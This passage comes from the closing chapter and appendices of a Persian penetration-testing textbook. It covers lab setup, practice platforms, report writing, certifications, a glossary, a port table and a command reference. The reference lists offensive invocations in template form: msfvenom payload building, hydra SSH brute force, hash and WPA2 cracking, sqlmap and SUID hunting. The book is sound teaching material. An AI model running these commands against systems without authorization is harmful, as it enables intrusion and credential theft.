نخستین و مهم‌ترین قدم، ساختنِ یک آزمایشگاهِ ایزوله است؛ جایی که بتوانید بدونِ ترسِ از قانون یا آسیب، هر چیزی را امتحان کنید. ساختارِ یک آزمایشگاهِ استاندارد چهار جزء دارد:

> **ماشینِ مجازی** — نرم‌افزارِ VirtualBox یا VMware؛ همه‌چیز جدا از سیستمِ اصلی اجرا می‌شود.

> **سیستمِ مهاجم** — یک VM از Kali Linux یا Parrot OS با ابزارهای آماده.

> **هدفِ آسیب‌پذیر** — ماشین‌هایی که عمداً ضعیف‌اند: OWASP Juice Shop، DVWA، Metasploitable2.

> **شبکه‌ی ایزوله** — حالتِ Host-Only تا هیچ ترافیکی به اینترنت یا شبکه‌ی واقعی نشت نکند.

برای راه‌اندازیِ سریعِ اهدافِ تمرینی، **Docker** بهترین دوستِ شماست؛ در چند ثانیه یک هدفِ آسیب‌پذیر بالا می‌آورید:

```
kali@lab: ~

# DVWA روی http://localhost
$ docker run -d -p 80:80 vulnerables/web-dvwa
# OWASP Juice Shop
$ docker run -d -p 3000:3000 bkimminich/juice-shop
حالا یک میدانِ تمرینِ کامل و قانونی دارید
```

میدان‌های آنلاین

## ۱۵.۲ سکوهای تمرینِ قانونی

در کنارِ آزمایشگاهِ خانگی، چند سکوی آنلاین میدان‌های تمرینِ بی‌پایان و قانونی فراهم می‌کنند:

**TryHackMe** — مسیرهای گام‌به‌گام و دوستانه برای تازه‌کار؛ بهترین نقطه‌ی شروع.

**Hack The Box** — چالش‌های واقعی و رقابتی برای سطحِ متوسط به بالا.

**PortSwigger Academy** — آموزشِ کامل و رایگانِ امنیتِ وب از سازندگانِ Burp.

**VulnHub** — ماشین‌های آسیب‌پذیرِ قابلِ دانلود برای آزمایشگاهِ خودتان.

**OverTheWire** — تمرینِ مفاهیمِ پایه و خط فرمان به‌صورتِ بازی.

**تمرینِ مداوم بر خواندنِ تنها می‌چربد**

هفته‌ای چند ساعت تمرینِ منظم روی این سکوها، از صدها ساعت خواندنِ صرف ارزشمندتر است. دانشِ امنیت در انگشتان شکل می‌گیرد، نه فقط در ذهن.

ارزشِ نهایی

## ۱۵.۳ گزارشِ تستِ نفوذ — خروجیِ واقعیِ کار

حقیقتِ تلخ این است: یافتنِ حفره، کارِ آسان‌تر است. ارزشِ واقعیِ یک متخصص در **گزارشی** است که می‌نویسد — گزارشی که هم مدیر (برای تصمیم) و هم تیمِ فنی (برای رفع) آن را بفهمند. یک گزارشِ حرفه‌ای این ساختار را دارد:

> **خلاصه‌ی مدیریتی** — به زبانِ ساده و بدونِ جزئیاتِ فنی، برای تصمیم‌گیران؛ ریسکِ کلی و اولویت‌ها.

> **محدوده و روش** — چه چیزی، کِی و با چه چارچوبی آزمون شد.

> **یافته‌ها** — هر ضعف با نمره‌ی CVSS و اولویت‌بندیِ بحرانی تا کم.

> **شواهد (PoC)** — گام‌های بازتولید و تصویر، تا هر یافته قابلِ اثبات باشد.

> **راهکار** — مهم‌ترین بخش: دقیقاً چطور هر ضعف بسته شود.

به یاد داشته باشید: مشتری برای «فهرستِ آسیب‌پذیری‌ها» پول نمی‌دهد؛ برای **راهنماییِ روشن جهتِ امن‌شدن** پول می‌دهد. بخشِ راهکار، ارزشمندترین بخشِ گزارشِ شماست.

مسیرِ یادگیری

## ۱۵.۴ گواهینامه‌ها — نقشه‌ی رشد

گواهینامه‌ها دانشِ شما را به کارفرما اثبات می‌کنند و مسیرِ یادگیری را ساختارمند می‌سازند. یک مسیرِ پیشنهادی از مبتدی تا حرفه‌ای:

| سطح | گواهینامه | تمرکز |
|---|---|---|
| شروع | CompTIA Network+ / Security+ | مبانیِ شبکه و امنیت |
| شبکه | Cisco CCNA | زیرساختِ شبکه |
| ورود به تست نفوذ | eJPT / CEH | مفاهیم و ابزارهای تست نفوذ |
| عملی و معتبر | OSCP (PWK) | تستِ نفوذِ کاملاً عملی |

| | | |
|---|---|---|
| تخصصی | SANS SEC504 / SEC542 | پاسخ به رخداد / امنیتِ وب |
| مدیریتی | CISSP | معماری و مدیریتِ امنیت |

> **گواهینامه در خدمتِ مهارت**
>
> گواهینامه مسیر را روشن می‌کند، اما جایگزینِ مهارتِ واقعی نیست. بهترین رویکرد، ترکیبِ گواهینامه با تمرینِ مداوم روی آزمایشگاه و سکوهای عملی است. نویسنده‌ی همین کتاب نیز مسیری مشابه را پیموده است.

**کجا می‌روید؟**

## ۱۵.۵ مسیرهای شغلیِ امنیت

یک مهارت، چندین مسیر. بسته به علاقه‌تان، می‌توانید یکی از این راه‌ها را انتخاب کنید:

**تحلیلگرِ SOC** — پایش و پاسخ به رخداد در مرکزِ عملیاتِ امنیت (تیمِ آبی).

**تسترِ نفوذ** — حمله‌ی قانونی و ارزیابیِ امنیت (تیمِ قرمز).

**کارشناسِ امنیتِ شبکه** — طراحی و دفاع از زیرساختِ شبکه.

**شکارچیِ باگ** — مشارکت در برنامه‌های Bug Bounty به‌صورتِ مستقل و درآمدزا.

**مهندسِ امنیتِ ابری** — امن‌سازیِ زیرساخت‌های ابری (AWS/Azure) — حوزه‌ای پررونق.

**جمع‌بندی**

## ۱۵.۶ متدولوژی در یک نگاه — و حرفِ آخر

کلِ این کتاب را می‌توان در یک چرخه‌ی هفت‌مرحله‌ای خلاصه کرد؛ همان چرخه‌ای که در هر ارزیابیِ واقعی تکرار می‌کنید:

1. **۱) شناسایی** — جمع‌آوریِ اطلاعاتِ هدف از منابعِ باز و شبکه.
2. **۲) اسکن** — کشفِ میزبان، پورت و سرویس.
3. **۳) شمارش** — عمیق‌شدن در هر سرویس.
4. **۴) کشفِ آسیب‌پذیری** — یافتنِ ضعفِ قابلِ بهره‌برداری.

5. **۵) بهره‌برداری** — به‌دست‌آوردنِ دسترسیِ اولیه.
6. **۶) پسابهره‌برداری** — ارتقا، حرکتِ جانبی و جمعِ شواهد.
7. **۷) گزارش** — مستندسازی و ارائه‌ی راهکار.

> *«تنها سیستمِ واقعاً امن، سیستمی است که خاموش است، در بتن فرو رفته، و در اتاقی سربی با نگهبانانِ مسلح محبوس است — و حتی آن‌وقت هم من به آن شک دارم.»*
>
> — جین اسپافورد

امنیتِ مطلق وجود ندارد؛ اما شما حالا ابزار، دانش و — مهم‌تر از همه — **طرزِ فکرِ** لازم برای دشوارکردنِ کارِ مهاجم و آسان‌کردنِ کارِ مدافع را دارید. این مسیر، مسیرِ یادگیریِ مادام‌العمر است. کنجکاو بمانید، مداوم تمرین کنید، و همیشه — بدونِ استثنا — دانشِ خود را در خدمتِ دفاع و با مسئولیت به کار ببرید. موفق باشید.

### خلاصه‌ی فصل

- نخستین قدم، ساختنِ یک **آزمایشگاهِ ایزوله** با Kali و اهدافِ آسیب‌پذیر است.
- سکوهایی مانندِ **TryHackMe** و **Hack The Box** میدانِ تمرینِ قانونی فراهم می‌کنند.
- ارزشِ واقعیِ کار در **گزارش** روشن است؛ بخشِ «راهکار» مهم‌ترین قسمتِ آن است.
- گواهینامه‌ها (OSCP، Security+ و ...) مسیرِ رشد را ساختارمند می‌کنند.
- کلِ کتاب در چرخه‌ی هفت‌مرحله‌ایِ تست نفوذ خلاصه می‌شود — آن را حفظ کنید.

### تمرین‌های پایانی

1. آزمایشگاهِ کاملِ خود را بسازید: Kali + Metasploitable + DVWA در یک شبکه‌ی Host-Only.
2. یک ماشینِ کاملِ TryHackMe یا VulnHub را از شناسایی تا دسترسی حل کنید.
3. برای همان ماشین، یک گزارشِ تست نفوذِ کامل با ساختارِ بخشِ ۱۵-۳ بنویسید.
4. یک مسیرِ شغلی انتخاب کنید و گواهینامه‌های متناسب با آن را فهرست کنید.
5. چرخه‌ی هفت‌مرحله‌ای را از حفظ بنویسید و برای هر مرحله یک ابزار نام ببرید.

بخشِ پایانی

# پیوست‌ها و منابع

واژه‌نامه · مرجعِ فرمان‌ها · منابع · درباره‌ی نویسنده

# واژه‌نامه‌ی اصطلاحاتِ امنیت

مرجعی سریع از اصطلاحاتِ کلیدیِ این کتاب، به ترتیبِ الفبای انگلیسی. این واژه‌نامه را برای مرور پیش از آزمون یا مصاحبه‌ی شغلی مفید خواهید یافت.

**APT** — تهدیدِ پیشرفته‌ی پایدار؛ گروهِ مهاجمِ سازمان‌یافته، صبور و اغلب دولتی.

**ARP** — پروتکلِ نگاشتِ آدرسِ IP به MAC در شبکه‌ی محلی؛ فاقدِ احرازِ هویت.

**Backdoor** — درِ پشتی؛ راهِ مخفیِ دسترسی که مهاجم برای بازگشت می‌گذارد.

**Banner Grabbing** — گرفتنِ پیامِ معرفیِ یک سرویس برای شناختِ نوع و نسخه.

**Blue Team** — تیمِ آبی؛ تیمِ دفاع، پایش و پاسخ به حمله.

**Brute Force** — حمله‌ی جست‌وجوی فراگیر؛ امتحانِ تمامِ ترکیب‌های ممکن.

**CVE** — شناسه‌ی یکتای یک آسیب‌پذیریِ عمومی.

**CVSS** — نمره‌ی استانداردِ شدتِ آسیب‌پذیری، از ۰ تا ۱۰.

**CWE** — دسته‌بندیِ نوعِ ضعفِ نرم‌افزاری.

**DMZ** — ناحیه‌ی حائل؛ شبکه‌ی جداگانه برای سرویس‌های عمومی.

**DoS / DDoS** — حمله‌ی منعِ سرویس؛ اشباعِ هدف تا از کار بیفتد.

**Enumeration** — شمارش؛ استخراجِ عمیقِ اطلاعات از یک سرویس.

**Exploit** — کدی که از یک آسیب‌پذیری بهره می‌برد.

**Fuzzing** — ارسالِ انبوهِ ورودیِ تصادفی/هدفمند برای کشفِ ضعف.

**Handshake** — دست‌دادن؛ آیینِ آغازِ یک ارتباط (مثلِ SYN/SYN-ACK/ACK در TCP).

**Hash** — تابعِ یک‌طرفه که داده را به رشته‌ای ثابت تبدیل می‌کند.

**IDOR** — دسترسیِ مستقیمِ ناامن به شیء؛ نوعی کنترلِ دسترسیِ شکسته.

**IDS / IPS** — سامانه‌ی تشخیص / پیشگیریِ نفوذ.

**Kerberoasting** — حمله‌ی استخراجِ هشِ حساب‌های سرویس در Active Directory.

**Lateral Movement** — حرکتِ جانبی؛ گسترشِ نفوذ از یک میزبان به دیگران.

**LFI / RFI** — گنجاندنِ فایلِ محلی / راه دور؛ حمله‌ای وب.

**MITM** — مردِ میانی؛ مهاجم سرِ راهِ ترافیک قرار می‌گیرد.

**MFA** — احرازِ هویتِ چندعاملی.

**NSE** — موتورِ اسکریپتِ Nmap برای خودکارسازی.

**Payload** — کدی که پس از نفوذ اجرا می‌شود.

**Pivot** — استفاده از یک میزبانِ نفوذشده به‌عنوانِ پل به شبکه‌ی دیگر.

**PoC** — اثباتِ مفهوم؛ کدی که نشان می‌دهد ضعف واقعی است.

**Privilege Escalation** — ارتقای دسترسی؛ رسیدن از کاربرِ عادی به ریشه/مدیر.

**Red Team** — تیمِ قرمز؛ تیمِ حمله برای آزمونِ دفاع.

**Reverse Shell** — پوسته‌ی معکوس؛ هدف به مهاجم وصل می‌شود.

**Salt** — نمک؛ رشته‌ی تصادفی که به رمز پیش از هش افزوده می‌شود.

**Scope** — محدوده؛ دامنه‌ی مجازِ یک آزمونِ امنیتی.

**SIEM** — سامانه‌ی مدیریتِ رویداد و اطلاعاتِ امنیتی.

**SOC** — مرکزِ عملیاتِ امنیت.

**Social Engineering** — مهندسیِ اجتماعی؛ فریبِ انسان به‌جای نفوذِ فنی.

**SQLi** — تزریقِ SQL؛ دستکاریِ کوئریِ پایگاهِ داده از طریقِ ورودی.

**SSRF** — جعلِ درخواستِ سمتِ سرور.

**SUID** — بیتِ مجوزی که برنامه را با دسترسیِ مالک اجرا می‌کند.

**Vulnerability** — آسیب‌پذیری؛ ضعفی که قابلِ سوءاستفاده است.

**WAF** — دیوارِ آتشِ برنامه‌ی وب.

**Wordlist** — فهرستِ کلمات؛ مهماتِ حمله‌ی پسورد.

**XSS** — تزریقِ اسکریپت در مرورگرِ قربانی.

**XXE** — تزریقِ موجودیتِ خارجیِ XML.

**Zero-day** — آسیب‌پذیری‌ای که هنوز وصله‌ی رسمی ندارد.

# مرجعِ جامعِ فرمان‌ها

همه‌ی دستورهای کلیدیِ کتاب، گردآوری‌شده بر اساسِ فاز. این بخش را جدا نگه دارید؛ در هر ارزیابیِ واقعی به کارتان می‌آید.

## لینوکس و خط فرمان

| دستور | کاربرد |
|---|---|
| ls -la | فهرستِ کامل با مجوزها |
| find / -perm -4000 2>/dev/null | یافتنِ فایل‌های SUID |
| grep -rn 'x' . | جست‌وجوی متنِ بازگشتی |
| awk -F: '{print $1}' f | استخراجِ ستون |
| sudo -l | مجوزهای sudo (ارتقا) |
| ss -tlnp | پورت‌های باز محلی |
| python3 -m http.server 8000 | وب‌سرورِ انتقالِ فایل |

## شناسایی و اسکن

| دستور | کاربرد |
|---|---|
| whois domain | مالکیتِ دامنه |
| dig domain A +short | آدرسِ IP |
| amass enum -passive -d d | کشفِ زیردامنه |
| theHarvester -d d -b bing | ایمیل و میزبان |
| nmap -sn NET/24 | کشفِ میزبانِ زنده |
| nmap -sS -p- IP | اسکنِ کاملِ پورت |

| | |
|---|---|
| nmap -sV -sC IP | نسخه + اسکریپت |
| nmap --script vuln IP | کشفِ آسیب‌پذیری |

## شمارش و وب

| دستور | کاربرد |
|---|---|
| enum4linux -a IP | شمارشِ SMB |
| snmpwalk -c public IP | شمارشِ SNMP |
| gobuster dir -u URL -w list | کشفِ دایرکتوری |
| ffuf -u URL/FUZZ -w list | فازینگِ وب |
| nikto -h URL | اسکنِ ضعفِ وب |
| sqlmap -u URL --dbs | تزریقِ SQL |
| wpscan --url URL | اسکنِ وردپرس |

## اکسپلویت، پسورد و بی‌سیم

| دستور | کاربرد |
|---|---|
| msfconsole / use / exploit | اکسپلویت با Metasploit |
| msfvenom -p ... -f exe | ساختِ payload |
| hydra -l u -P list ssh://IP | حمله‌ی آنلاین |
| hashcat -m 0 -a 0 h rockyou | کرکِ هش |
| john --wordlist=rockyou h | کرک با جان |
| airodump-ng wlan0mon | اسکنِ Wi-Fi |
| aircrack-ng cap -w list | کرکِ WPA2 |

## دفاع

| دستور | کاربرد |
|---|---|
| ufw default deny incoming | فایروالِ پیش‌فرض‌بسته |
| fail2ban-client status | بنِ خودکار |
| PasswordAuthentication no | سخت‌سازیِ SSH |
| systemctl status / enable | مدیریتِ سرویس |

# مرجعِ پورت‌ها و سرویس‌ها

جدولِ کاملِ پورت‌های پرکاربرد که هر متخصصِ شبکه و امنیت باید بشناسد.

| پورت | پروتکل | سرویس / کاربرد |
|---|---|---|
| 20/21 | TCP | FTP — انتقالِ فایل |
| 22 | TCP | SSH — مدیریتِ امن |
| 23 | TCP | Telnet — ترمینالِ ناامن |
| 25 | TCP | SMTP — ارسالِ ایمیل |
| 53 | TCP/UDP | DNS — سامانه‌ی نام |
| 67/68 | UDP | DHCP |
| 80 | TCP | HTTP — وب |
| 110 | TCP | POP3 — دریافتِ ایمیل |
| 111 | TCP/UDP | RPCbind |
| 135 | TCP | MS-RPC |
| 139/445 | TCP | SMB — اشتراکِ ویندوز |
| 143 | TCP | IMAP |
| 161/162 | UDP | SNMP |
| 389 | TCP | LDAP |
| 443 | TCP | HTTPS — وبِ امن |
| 1433 | TCP | MS-SQL |
| 2049 | TCP | NFS |

| 3306 | TCP | MySQL |
|---|---|---|
| 3389 | TCP | RDP — دسکتاپِ راه دور |
| 5432 | TCP | PostgreSQL |
| 5900 | TCP | VNC |
| 8080 | TCP | HTTP پراکسی/جایگزین |

# منابع و مطالعه‌ی بیشتر

فهرستِ جزبه‌جزِ منابعی که برای تعمیقِ هر فصل توصیه می‌شوند — کتاب‌ها، وب‌سایت‌ها، ابزارها و سکوهای تمرین.

## کتاب‌های مرجع

- **The Web Application Hacker's Handbook** — Dafydd Stuttard & Marcus Pinto (مرجعِ امنیتِ وب).
- **Penetration Testing: A Hands-On Introduction** — Georgia Weidman.
- **The Hacker Playbook 3** — Peter Kim (سناریوهای عملیِ تست نفوذ).
- **RTFM: Red Team Field Manual** — Ben Clark (مرجعِ جیبیِ فرمان‌ها).
- **Nmap Network Scanning** — Gordon «Fyodor» Lyon (راهنمای رسمیِ Nmap).
- **Black Hat Python** — Justin Seitz (ابزارسازی با پایتون).

## وب‌سایت‌ها و مراجعِ استاندارد

- **OWASP.org** — مرجعِ جامعِ امنیتِ برنامه (به‌ویژه OWASP Top 10 و WSTG).
- **NVD (nvd.nist.gov) و MITRE CVE** — پایگاهِ رسمیِ آسیب‌پذیری‌ها.
- **MITRE ATT&CK (attack.mitre.org)** — دانشنامه‌ی تاکتیک و تکنیکِ مهاجم.
- **Exploit-DB (exploit-db.com)** — پایگاهِ اکسپلویت و Google Hacking Database.
- **GTFOBins و LOLBAS** — مرجعِ باینری‌های قابلِ سوءاستفاده در لینوکس و ویندوز.
- **HackTricks** — دانشنامه‌ی عملیِ تکنیک‌های تست نفوذ.

## سکوهای تمرینِ عملی

- **TryHackMe** — مسیرهای آموزشیِ گام‌به‌گام برای تازه‌کار.
- **Hack The Box** — ماشین‌ها و چالش‌های واقعی.
- **PortSwigger Web Security Academy** — آموزشِ رایگانِ امنیتِ وب.
- **VulnHub** — ماشین‌های آسیب‌پذیرِ قابلِ دانلود.
- **OverTheWire** — تمرینِ مفاهیمِ پایه به‌صورتِ بازی.

## ابزارهای کلیدیِ این کتاب

- **Kali Linux** (kali.org) — توزیعِ اصلیِ تست نفوذ.
- **Nmap, masscan** — اسکنِ شبکه. **Wireshark, tcpdump** — تحلیلِ ترافیک.
- **Metasploit, msfvenom** — چارچوبِ اکسپلویت.
- **Burp Suite, OWASP ZAP, sqlmap, gobuster, ffuf, nikto, wpscan** — امنیتِ وب.
- **hydra, hashcat, John the Ripper** — حملاتِ پسورد.
- **aircrack-ng suite, wifite** — امنیتِ بی‌سیم.

### یادداشتِ نهایی درباره‌ی منابع

دنیای امنیت با سرعتِ زیادی تغییر می‌کند. بهترین منبع، یک «ذهنِ یادگیرنده» است که مدام این مراجع را دنبال می‌کند و در آزمایشگاه می‌آزماید. هیچ کتابی جای تمرینِ دستی را نمی‌گیرد.

درباره‌ی نویسنده



# سپهر نیاز

متخصصِ شبکه و امنیتِ سایبری

سپهر نیاز، علاقه‌مند و فعال در حوزه‌ی شبکه و امنیتِ سایبری است. او مسیرِ یادگیری را از مبانیِ شبکه آغاز کرده و با گذراندنِ دوره‌ها و کسبِ گواهینامه‌های معتبرِ بین‌المللی در زمینه‌ی شبکه، امنیت و تست نفوذ، دانشِ خود را عمق بخشیده است. این کتاب، گردآوریِ همان مسیرِ عملی است؛ تلاشی برای اینکه آنچه او آموخته، به‌صورتِ ساختارمند و فرمان‌محور در اختیارِ دیگران قرار گیرد.

CompTIA Network+ · Cisco CCNA 200-301 · CompTIA Security+
Python Foundation · F5 (LTM / ASM-AWAF)
Cyber Security Pack: CEH · SANS SEC504 · PWK · SEC542

# گواهینامه‌های نویسنده

در ادامه، تصویرِ گواهینامه‌های بین‌المللیِ کسب‌شده توسطِ نویسنده آمده است؛ اعتبارنامه‌هایی که پشتوانه‌ی عملیِ مطالبِ این کتاب‌اند.

## Network+

مبانیِ شبکه




*گواهینامه‌ی Network+ — صادرشده برای سپهر نیاز*

## Cisco CCNA 200-301

زیرساختِ شبکه




*گواهینامه‌ی Cisco CCNA 200-301 — صادرشده برای سپهر نیاز*

## Security+

مبانیِ امنیت




*گواهینامه‌ی Security+ — صادرشده برای سپهر نیاز*

## Python Foundation MasterClass

برنامه‌نویسیِ امنیت




*گواهینامه‌ی Python Foundation MasterClass — صادرشده برای سپهر نیاز*

## F5 — LTM & ASM/AWAF

توزیعِ بار و دیوارِ آتشِ وب




*گواهینامه‌ی F5 — LTM & ASM/AWAF — صادرشده برای سپهر نیاز*

## Cyber Security Pack

CEH · SANS SEC504 · PWK · SEC542




*گواهینامه‌ی Cyber Security Pack — صادرشده برای سپهر نیاز*

# هک و امنیت شبکه

این کتاب یک سفرِ کاملِ فرمان‌محور است: از نخستین دستورِ لینوکس تا تستِ نفوذِ تمام‌عیار و دفاع در برابرِ آن. با پانزده فصل، صدها دستورِ واقعی، مثال‌های آزمایشگاهی و تمرین‌های عملی، این اثر تلاش می‌کند شما را نه‌فقط با مفاهیم، بلکه با **انجامِ** امنیتِ شبکه آشنا کند — مسئولانه، اخلاق‌مدار و حرفه‌ای.

---

نوشته‌ی **سپهر نیاز**